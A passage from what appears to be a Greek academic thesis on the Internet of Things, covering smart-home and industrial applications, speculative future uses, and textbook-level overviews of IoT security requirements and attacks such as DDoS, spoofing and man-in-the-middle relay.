Για παράδειγμα, οι πάροχοι ενέργειας που χρησιμοποιούν δυναμικά εναλλασσόμενες τιμές ενέργειας για να επηρεάσουν τη συνολική κατανάλωση ενέργειας με τρόπο που εξομαλύνει τις αιχμές φορτίου. Μία λογική αυτοματισμού μπορεί να βελτιστοποιήσει το κόστος κατανάλωσης ενέργειας κατά τη διάρκεια της ημέρας παρατηρώντας πότε οι τιμές, που παρέχονται από μια εξωτερική διαδικτυακή υπηρεσία και ρυθμίζονται σύμφωνα με την

τρέχουσα παραγωγή και κατανάλωση ενέργειας, είναι φθηνές και λαμβάνοντας υπόψη τις ειδικές απαιτήσεις κάθε συσκευής στο σπίτι (φορτιστές, ψυγείο, φούρνοι) [4].



Εικόνα 2-8: Έξυπνο Σπίτι - Smart Home [28].

2.6.5 Βιομηχανικές εγκαταστάσεις

Τα έξυπνα περιβάλλοντα συμβάλλουν επίσης στη βελτίωση του αυτοματισμού σε βιομηχανικές εγκαταστάσεις με τεράστια ανάπτυξη ετικετών RFID που σχετίζονται τα μέρη παραγωγής. Σε ένα γενικό σενάριο, καθώς τα κομμάτια παραγωγής φθάνουν στο σημείο επεξεργασίας, η ετικέτα διαβάζεται από τον RFID αναγνώστη. Δημιουργείται ένα γεγονός από τον αναγνώστη με όλα τα απαραίτητα δεδομένα, όπως ο RFID αριθμός και αποθηκεύεται στο δίκτυο. Το μηχάνημα/ρομπότ ειδοποιείται από το γεγονός και παραλαμβάνει το τμήμα παραγωγής. Με την αντιστοίχιση δεδομένων από το εταιρικό σύστημα και την ετικέτα RFID, αντιλαμβάνεται πως πρέπει να επεξεργαστεί περαιτέρω το κομμάτι. Παράλληλα, ένας ασύρματος αισθητήρας που είναι τοποθετημένος στο μηχάνημα παρακολουθεί τη δόνηση και αν υπερβεί ένα συγκεκριμένο όριο, ένα γεγονός ενεργοποιείται για να σταματήσει αμέσως η διαδικασία (ποιοτικός έλεγχος). Μόλις μεταδοθεί ένα τέτοιο γεγονός έκτακτης ανάγκης, το μηχάνημα το λαμβάνει και σταματά αμέσως τη λειτουργία του [4].

2.6.6 Τομέας μελλοντικών εφαρμογών

Οι εφαρμογές που περιγράφονται στις προηγούμενες ενότητες είναι ρεαλιστικές καθώς είτε έχουν ήδη αναπτυχθεί είτε μπορούν να υλοποιηθούν σε σύντομο χρονικό διάστημα αφού οι απαιτούμενες τεχνολογίες είναι ήδη διαθέσιμες. Εκτός από αυτές, μπορούμε να οραματιστούμε πολλές άλλες εφαρμογές, τις οποίες ορίζουμε εδώ ως μελλοντικές, καθώς βασίζονται σε ορισμένες τεχνολογίες (επικοινωνίες, υλικά ή/και βιομηχανικές διεργασίες) που είτε πρόκειται να εφαρμοστούν είτε των οποίων η εφαρμογή είναι προς το παρόν πολύ περίπλοκη. Αυτές οι εφαρμογές είναι ακόμη πιο ενδιαφέρουσες όσον αφορά την απαιτούμενη έρευνα και τον πιθανό αντίκτυπο [4].

2.6.6.1 Ρομποτικά ταξί

Τα ρομπότ ταξί ανταποκρίνονται στις κινήσεις κυκλοφορίας της πόλης σε πραγματικό χρόνο και είναι βαθμονομημένα για να μειώνουν τη συμφόρηση στα πολυσύχναστα σημεία της. Με ή χωρίς άνθρωπο οδηγό, υφαίνουν μέσα και έξω από την κυκλοφορία με τις βέλτιστες ταχύτητες, αποφεύγοντας ατυχήματα μέσω αισθητήρων εγγύτητας, οι οποίοι τα απωθούν μαγνητικά από άλλα αντικείμενα στο δρόμο. Ο χρήστης έχει τη δυνατότητα να καλέσει το ρομποτικό ταξί από το κινητό του τηλέφωνο μέσω εφαρμογής. Η τοποθεσία του χρήστη παρακολουθείται αυτόματα μέσω GPS ώστε να δίνεται η δυνατότητα στο χρήστη να μπορεί να καλέσει το ταξί σε μία συγκεκριμένη τοποθεσία και ακριβή ώρα απλώς επισημαίνοντάς το σε ένα λεπτομερή χάρτη. Στις περιπτώσεις που τα ταξί δε θα χρησιμοποιούνται θα σταθμεύον σε ειδικές θέσεις οι οποίες θα είναι εξοπλισμένες με αισθητήρες που θα επιτρέπουν την επαναφόρτιση των μπαταριών, εκτελούν απλές εργασίες συντήρησης και καθαρίζουν τα οχήματα [4].

2.6.6.2 Βελτιωμένη αίθουσα παιχνιδιών

Η βελτιωμένη αίθουσα παιχνιδιών και οι παίκτες έχουν πολλές διαφορετικές συσκευές που μπορούν να ανιχνεύσουν διάφορα πράγματα όπως πού βρίσκονται, πώς κινούνται, πόσο γρήγορα κινούνται, πόσο υγρασία είναι, πόσο ζεστό ή κρύο είναι, πόσο δυνατό είναι, τι λένε, τι βλέπουν, τον καρδιακό τους ρυθμό και την αρτηριακή τους πίεση. Το δωμάτιο χρησιμοποιεί

αυτές τις πληροφορίες για να μετρήσει πόσο ενθουσιασμένος και ενεργητικός είναι ο παίκτης και, στη συνέχεια, προσαρμόζει το παιχνίδι ώστε να ταιριάζει με το επίπεδό του. Διαφορετικά αντικείμενα είναι διάσπαρτα σε όλο το δωμάτιο. Ο στόχος του παιχνιδιού είναι να μετακινηθείτε από το ένα αντικείμενο στο άλλο χωρίς να αγγίξετε το πάτωμα. Κάθε παίκτης παίρνει πόντους ανάλογα το πόσο μακριά θα πηδήσει και να πάτε σε δυσπρόσιτα μέρη.

Το παιχνίδι δείχνει επίσης έναν στόχο στην οθόνη που είναι στερεωμένος στον τοίχο. Αυτός που θα φτάσει πρώτος στον στόχο είναι ο νικητής. Καθώς οι παίκτες κινούνται στο δωμάτιο, το παιχνίδι θυμάται τι έχουν καταφέρει. Η συσκευή που χρησιμοποιούν μπορεί να πει πότε αγγίζουν ορισμένα αντικείμενα στο δωμάτιο. Για να πάρουν πόντους, πρέπει να αγγίξουν το αντικείμενο με αυτό. Όσο συνεχίζετε να παίζετε το παιχνίδι, γίνεται πιο δύσκολο σιγά σιγά. Στην αρχή, τα αντικείμενα που πρέπει να φτάσουν είναι κοντά και δεν είναι δύσκολο να τα φτάσουν. Σε κάποιο σημείο, γίνεται πολύ σκληρό, οπότε και οι δύο παίκτες πρέπει να βάλουν τα πόδια τους στο έδαφος. Στη συνέχεια, το παιχνίδι κάνει έναν δυνατό ήχο για να δείξει ότι κάτι δεν ήταν σωστό.

Οι άνθρωποι στο δωμάτιο παρατηρούν ότι ο ένας παίκτης είναι πιο ψηλός και πιο γρήγορος από τον άλλο. Για να είναι δίκαιο, μετακινούν τα αντικείμενα πιο κοντά στον πιο γρήγορο παίκτη, ώστε να μπορεί να συμβαδίζει με τον πιο ψηλό παίκτη. Το παιχνίδι αλλάζει τη δυσκολία και τους στόχους του ανάλογα με το πόσο καλά πάνε οι παίκτες. Αυτό γίνεται για να διατηρηθεί το επίπεδο ενθουσιασμού σε υψηλά επίπεδα για τα άτομα που παίζουν το παιχνίδι στην κονσόλα.

3. Ζητήματα ασφάλειας και ιδιωτικότητας

Η υποδομή του Διαδικτύου των Αντικειμένων περιέχει ένα ευρύ φάσμα τεχνολογιών όπως το cloud, big data analysis, κινητές συσκευές κ.α. Κάθε ένα από αυτά τα τεχνολογικά στοιχεία είναι ευαίσθητα σε διάφορους τύπους απειλών και ευπαθειών, που μπορούν να τα καταστήσουν αναποτελεσματικά.

3.1 Βασικές απαιτήσεις ασφάλειας

Οι τρείς θεμελιώδεις απαιτήσεις που πρέπει να ληφθούν υπόψη κατά τη διάρκεια του σχεδιασμού και της ανάπτυξης του υποκείμενου Διαδικτύου των Αντικειμένων παρουσιάζονται στον παρακάτω πίνακα:

Εμπιστευτικότητα	**Ακεραιότητα**	**Διαθεσιμότητα**
Μόνο εξουσιοδοτημένοι χρήστες θα έχουν πρόσβαση στις πληροφορίες.	Μόνο εξουσιοδοτημένοι χρήστες μπορούν να τροποποιούν δεδομένα.	Μόνο εξουσιοδοτημένοι χρήστες έχουν πρόσβαση στις πληροφορίες όπως και όποτε αυτό απαιτείται.

Πίνακας 3: Θεμελιώδεις απαιτήσεις ασφάλειας του Διαδίκτυο των Αντικειμένων


Επιπλέον, υπάρχει ένα πλαίσιο που ονομάζεται AAA-Framework (Authentication, Authorization, and Accounting Framework), το οποίο βασίζεται στις απαιτήσεις ασφαλείας που αναφέραμε προηγουμένως. Αυτό το πλαίσιο είναι πολύ σημαντικό για τη δομή του Διαδικτύου των Πραγμάτων. Περιλαμβάνει έλεγχο ταυτότητας, εξουσιοδότηση και διαχείριση λογαριασμού. Ο ευκολότερος τρόπος για να χρησιμοποιήσετε τον έλεγχο ταυτότητας είναι χρησιμοποιώντας όνομα χρήστη και κωδικό πρόσβασης. Υπάρχουν πιο προηγμένοι τρόποι για να αποδείξετε ποιοι είστε, όπως η χρήση περισσότερων από μία μεθόδων για την επαλήθευση της ταυτότητας σας. Το πρώτο πράγμα είναι να έχετε ένα ειδικό όνομα χρήστη και κωδικό πρόσβασης, που μπορεί να λειτουργούν μόνο για μια συγκεκριμένη ώρα ή περίοδο λειτουργίας. Ο δεύτερος παράγοντας είναι ένα μυστικό κλειδί (token) που δημιουργείται είτε από μια γεννήτρια τυχαίων αριθμών είτε από μια ειδική φράση που επιλέγει ο χρήστης. Το τρίτο πράγμα μπορεί να είναι οποιοδήποτε ιδιαίτερο χαρακτηριστικό του σώματος του ατόμου (όπως η αναγνώριση των ματιών ή των δακτυλικών του αποτυπωμάτων). Η εξουσιοδότηση

είναι ένας τρόπος για να βεβαιωθείτε ότι ένα συγκεκριμένο άτομο έχει άδεια να κάνει ορισμένα πράγματα με ένα συγκεκριμένο πράγμα. Αυτό γίνεται παρέχοντας διαφορετικά επίπεδα πρόσβασης σε διαφορετικούς τύπους χρηστών με βάση τον ρόλο τους (διαχειριστής, τακτικός χρήστης κ.λπ.) Μερικοί άνθρωποι μπορούν μόνο να δουν κάτι, ενώ άλλοι μπορούν επίσης να κάνουν αλλαγές σε αυτό. Με απλά λόγια, η διαχείριση λογαριασμού είναι ένας τρόπος για να παρακολουθείτε τι κάνουν οι χρήστες. Καταγράφει ποια αντικείμενα έχουν, πόσο καιρό τα χρησιμοποιούν και τυχόν αλλαγές που κάνουν.

3.2 Ασφάλεια στην αρχιτεκτονική του Διαδικτύου των Αντικειμένων

Στο Διαδίκτυο των Αντικειμένων, προκύπτουν σημαντικά ζητήματα ασφαλείας, συγκεκριμένα όσον αφορά την ιδιωτικότητα, τον έλεγχο πρόσβασης και τη διαχείριση και αποθήκευση δεδομένων. Τα συστήματα RFID και τα ασύρματα δίκτυα αισθητήρων είναι τα πρώτα σημεία επαφής με τις αντίστοιχες πληροφορίες, για αυτό και χρησιμοποιούν τεχνικές όπως η κρυπτογράφηση και οι ψηφιακές υπογραφές για να επιτύχουν την εμπιστευτικότητα και την ακεραιότητα. Κατά τη διαδικασία μετάδοσης των δεδομένων, ένας από τους κύριους παράγοντες που περιορίζουν την ασφάλεια από άκρη σε άκρη είναι η ποικιλία και η πολυπλοκότητα των δικτύων και των τεχνολογιών που χρησιμοποιούνται. Στο επίπεδο εφαρμογών του Διαδικτύου των Αντικειμένων, το οποίο σχετίζεται με την καθημερινή ζωή των ανθρώπων, προκύπτουν ζητήματα αυθεντικότητας και ελέγχου πρόσβασης.

Μια αρχιτεκτονική που δίνει έμφαση στην ασφάλεια πρέπει να διακριθεί σε επίπεδα αντίληψης, δικτύωσης και εφαρμογών, προκειμένου να καθοριστεί σαφώς το αντικείμενο που πρέπει να διασφαλίζεται κάθε φορά. Το επίπεδο της αντίληψης περιλαμβάνει τους αισθητήρες και τα δίκτυα αισθητήρων. Το επίπεδο της δικτύωσης αφορά το δίκτυο πρόσβασης, το δίκτυο πυρήνα και τα τοπικά δίκτυα, ενώ το επίπεδο των εφαρμογών σχετίζεται με τις πλατφόρμες του Διαδικτύου των Αντικειμένων και με τα απαιτούμενα για την υποστήριξή τους.



Εικόνα 3-1: Ασφάλεια στην αρχιτεκτονική του Διαδικτύου των Αντικειμένων [6].

3.2.1 Ασφάλεια στο επίπεδο της Αντίληψης

Το συγκεκριμένο επίπεδο είναι υπεύθυνο για τη συλλογή των πληροφοριών. Χωρίζεται σε δύο υποκατηγορίες, τους κόμβους και το δίκτυο των κόμβων αυτών, που επικοινωνεί με το επίπεδο δικτύωσης. Σε αυτό περιλαμβάνονται οι τεχνολογίες RFID, WSN, GPS κ.λπ. Για τα δίκτυα του Διαδικτύου των Αντικειμένων, σκοπός της φυσικής ασφάλειας είναι η προστασία των συσκευών που διαχειρίζονται τις πληροφορίες του φυσικού περιβάλλοντος. Συγκεκριμένα, η φυσική ασφάλεια περιλαμβάνει δύο συμπληρωματικές απαιτήσεις. Αρχικά πρέπει να αποτρέψει τις ζημιές που προκαλούνται στη φυσική υποδομή και δεύτερον, την κατάχρηση της φυσικής υποδομής που μπορεί να οδηγήσει στην καταστροφή ευαίσθητων πληροφοριών.

3.2.1.1 Ζητήματα ασφαλείας στα RFID συστήματα

Η τεχνολογία RFID ενώ χρησιμοποιείται ευρέως, μπορεί να εκτεθεί σε πολλά προβλήματα.

3.2.1.1.1 Ενιαία Κωδικοποίηση

Προς το παρόν δεν υπάρχει ενιαίο διεθνές πρότυπο κωδικοποίησης για την ετικέτα RFID. Τα πιο σημαντικά πρότυπα, είναι τα πρότυπα UID (Universal Identification) που υποστηρίζονται από την Ιαπωνία και το πρότυπο EPC (Electronic Product Code) που υποστηρίζεται από την Ευρώπη. Καθώς το ενιαίο πρότυπο δεν έχει ακόμη σχηματιστεί, ενδέχεται να προκαλούνται προβλήματα που ο χρήστης δε μπορεί να αποκτήσεις πρόσβαση σε πληροφορίες ή να προκύπτουν σφάλματα στη διαδικασία ανάγνωσης.

3.2.1.1.2 Ιδιωτικότητα στα RFID

Οι ετικέτες χαμηλού κόστους οδήγησαν στους περιορισμένους πόρους του RFID, όπως η χαμηλή χωρητικότητα αποθήκευσης και οι αδύναμες υπολογιστικές δυνατότητες, επομένως απαιτεί ελαφρές λύσεις για την ασφάλεια της ιδιωτικότητας, που περιλαμβάνουν το απόρρητο των δεδομένων και της τοποθεσίας.

- Απόρρητο Δεδομένων: Οι τεχνολογίες ασφάλειας και απορρήτου RFID μπορούν να χωριστούν σε δύο κατηγορίες, σχέδια φυσικής βάσης και σχέδια βασισμένα στον κωδικό πρόσβασης. Τα πρώτα στέλνουν εντολή απενεργοποίησης, ετικέτες block, ετικέτες clip, ετικέτες ψευδωνύμων κ.λπ. Τα σχέδια βασισμένα στον κωδικό πρόσβασης περιλαμβάνουν προγράμματα όπως κλείδωμα κατακερματισμού, ανώνυμα αναγνωριστικά (ID), εκ νέου κρυπτογράφηση. Η λύση συμβιβασμού για ζητήματα απορρήτου δεδομένων είναι η αποθήκευση των λιγότερο σημαντικών πληροφοριών στην ετικέτα RFID και η αποθήκευση σημαντικών πληροφοριών στην υπηρεσία ανώτερου επιπέδου.
- Απόρρητο Τοποθεσίας: Παρόλο που οι ετικέτες RFID δεν αποθηκεύουν σημαντικές πληροφορίες, οι εισβολείς μπορούν ακόμα να λάβουν τις πληροφορίες αναγνωριστικού ετικέτας (ID) με σκοπό την παρακολούθηση της θέσης της [7].

3.2.1.2 Φυσικές καταστροφές και περιβαλλοντικές απειλές

Οι φυσικές καταστροφές, όπως πυρκαγιές, τυφώνες, σεισμοί, πλημμύρες θα μπορούσαν να καταστρέψουν τις φυσικές υποδομές των δικτύων του Διαδικτύου των Αντικειμένων. Επίσης, περιβαλλοντικές απειλές όπως ακατάλληλες τιμές θερμοκρασίας και υγρασίας, ηλεκτρικό βραχυκύκλωμα ή προσβολές από ζωντανούς οργανισμούς (έντομα, τρωκτικά) θα μπορούσαν να προκαλέσουν σημαντικές ζημιές. Κατά συνέπεια, αυτό το είδος απειλής έχει ως αποτέλεσμα την καταστροφή των υπηρεσιών, καθιστώντας αδύνατη τη διαθεσιμότητά τους. Ωστόσο, η πιθανότητά τους είναι σπάνια, επειδή τέτοια φαινόμενα δεν πραγματοποιούνται συχνά και υπάρχουν μηχανισμοί ασφαλείας που μπορούν να τα εντοπίσουν και να τα μετριάσουν.

3.2.1.3 Φυσικές απειλές που προκαλούνται από τον άνθρωπο

Οι φυσικές απειλές που προκαλούνται από τον άνθρωπο είναι πιο δύσκολο να αντιμετωπιστούν σε σύγκριση με τις φυσικές καταστροφές και τις περιβαλλοντικές απειλές, καθώς έχουν σχεδιαστεί ειδικά για να ξεπερνούν τα μέτρα προστασίας και ταυτόχρονα στοχεύουν στο πιο ευάλωτο σημείο της φυσικής υποδομής. Σε αυτήν την κατηγορία εμπίπτουν η υποκλοπή (eavesdropping), η παραβίαση συσκευών (device tampering) και η κακή χρήση.


3.2.2 Ασφάλεια στο επίπεδο Δικτύωσης

Το επίπεδο δικτύωσης είναι αυτό που παρέχει ένα περιβάλλον πρόσβασης για το επίπεδο αντίληψης, δηλαδή τη μετάδοση των πληροφοριών και την αποθήκευσή τους και για χρήση από τις εφαρμογές ανώτερου επιπέδου. Το επίπεδο δικτύωσης είναι ουσιαστικά ένας συγκερασμός ποικιλόμορφων ετερογενών δικτύων.

3.2.2.1 Επίθεση Distributed Denial of Service

Μία επίθεση Distributed Denial of Service (DDoS) είναι μία προσπάθεια να τερματιστεί εν μέρει ή ολικώς ο στοχευμένος διακομιστής (server) με μία «πλημμύρα» διαδικτυακής κίνησης. Ο πρωταρχικός στόχος αυτής της επίθεσης είναι να διαταράξει την κανονική ροή κυκλοφορίας στο διακομιστή ή το δίκτυο του θύματος. Οι επιθέσεις DDoS είναι ογκομετρικές επιθέσεις και συσκευές, που ανήκουν στο Διαδίκτυο των Αντικειμένων, με


χαμηλά επίπεδα ασφάλειας όπως webcams και εκτυπωτές είναι εκτεθειμένες ώστε να σχηματιστεί ένα botnet. Μία παραβιασμένη συσκευή ονομάζεται bot και πολλά bots ομαδοποιούνται και ονομάζονται botnet. Η υψηλή επισκεψιμότητα από παραβιασμένες συσκευές ανακατευθύνεται σε διακομιστές για να διακοπούν οι κανονικές υπηρεσίες τους [8].



Εικόνα 3-2: Παράδειγμα επίθεσης DDoS [30].

3.2.2.2 Επιθέσεις Spoofing


Η πλαστογράφηση (Spoofing attack) είναι ένας τύπος επίθεσης στην οποία ο εισβολέας παριστάνει πως είναι κάποιος άλλος για να αποκτήσει πρόσβαση ώστε να υποκλέψει πόρους ή πληροφορίες. Αυτός ο τύπος επίθεσης μπορεί να λάβει διαφοροποίηση διαφορετικών μορφών. Για παράδειγμα ένας εισβολέας μπορεί να χρησιμοποιήσει την IP διεύθυνση ενός εξουσιοδοτημένου χρήστη ώστε να εισέλθει στο λογαριασμό του [9].



Εικόνα 3-3: Η επίθεση IP spoof [8].

3.2.2.3 Επίθεση Man-in-the-middle

Μια επίθεση Man-in-the-Middle είναι αυτή όπου ένας επιτιθέμενος ή προγραμματιστής προσπαθεί να καταγράψει και να διαταράξει τις επικοινωνίες μεταξύ δύο διακριτών πλαισίων. Μπορεί να μετατραπεί σε μια πραγματικά επικίνδυνη επίθεση αφού ο δράστης μεσολαβεί και μεταδίδει κρυφά μηνύματα μεταξύ δύο μερών όταν νομίζουν ότι επικοινωνούν απευθείας μεταξύ τους. Εάν ο επιτιθέμενος έχει συλλάβει την αρχική επικοινωνία, μπορεί να παγιδεύσει τον παραλήπτη στέλνοντας του παραπλανητικά μηνύματα ενώ αυτός νομίζει πως λαμβάνει ένα μη παραβιασμένο μήνυμα [9].



Εικόνα 3-4: Επίθεση Man in the Middle [4]

Στην περίπτωση όπου ο κόμβος Α επιθυμεί να επαληθεύσει την ταυτότητα άλλων στοιχείων του συστήματος μέσω ενός μηχανισμού ραδιοσυχνοτήτων και ένας εισβολέας επιδιώκει να κλέψει την ταυτότητα του στοιχείου Β (σημειώστε ότι το Β μπορεί να αναφέρεται σε οποιοδήποτε στοιχείο του Διαδικτύου των Αντικειμένων, το οποίο είναι ικανό να υπολογίζει και να επικοινωνεί), ο εισβολέας θα εγκαταστήσει δύο πομποδέκτες. Ο πρώτος θα τοποθετηθεί κοντά στον Α και θα ονομαστεί Β', ενώ ο δεύτερος κοντά στο Β και θα ονομαστεί Α'.

Η βασική ιδέα είναι να πείσουμε τον κόμβο Α ότι το Β' είναι το Β και τον κόμβο Β ότι το Α' είναι ο Α. Για τον σκοπό αυτό, ο κόμβος Β' θα μεταδώσει το σήμα ερωτήματος που λαμβάνει από τον κόμβο ελέγχου ταυτότητας Α στον πομποδέκτη Α'. Ο πομποδέκτης Α' θα εκπέμψει ένα αντίγραφο του σήματος, ώστε ο κόμβος Β να το λάβει. Σημειώστε ότι το σήμα που εκπέμπεται από τον Α' είναι πλήρης αντίγραφο του σήματος που εκπέμπεται από τον Α. Επομένως, είναι αδύνατο για τον κόμβο Β να διακρίνει ότι το σήμα δεν προέρχεται από τον Α, και συνεπώς, θα απαντήσει με την αναγνώρισή του.Ο κόμβος Α' λαμβάνει μια τέτοια απάντηση και τη μεταδίδει στον κόμβο Β', που θα τη μεταδώσει στον κόμβο Α. Ο κόμβος Α δεν μπορεί να διακρίνει ότι αυτή η απάντηση δεν μεταδόθηκε από τον Β, και ως εκ τούτου, θα αναγνωρίσει τον πομποδέκτη Β' ως το στοιχείο Β και θα παρέχει πρόσβαση ανάλογα . Παρατηρήστε ότι αυτό μπορεί να γίνει ανεξάρτητα από το γεγονός ότι το σήμα είναι κρυπτογραφημένο ή όχι.

3.2.3 Ασφάλεια στο επίπεδο Εφαρμογών

Το επίπεδο υποστήριξης των εφαρμογών τοποθετείται ένα επίπεδο πάνω από το επίπεδο δικτύωσης. Υποστηρίζει σχεδόν όλα τα είδη επιχειρηματικών λειτουργιών, υλοποιεί «έξυπνους» υπολογισμούς, επεξεργάζεται τα εισερχόμενα δεδομένα και συνεισφέρει στη διαδικασία λήψης αποφάσεων. Είναι επίσης ικανό να αναγνωρίσει και να φιλτράρει τα έγκυρα από τα κακόβουλα δεδομένα που φτάνουν έως εκεί. Ανάλογα με τις λειτουργίες, το επίπεδο εφαρμογών χωρίζεται σε διάφορα τμήματα όπως το ενδιάμεσο λογισμικό (middleware), τις επικοινωνίες M2M και το υπολογιστικό νέφος.

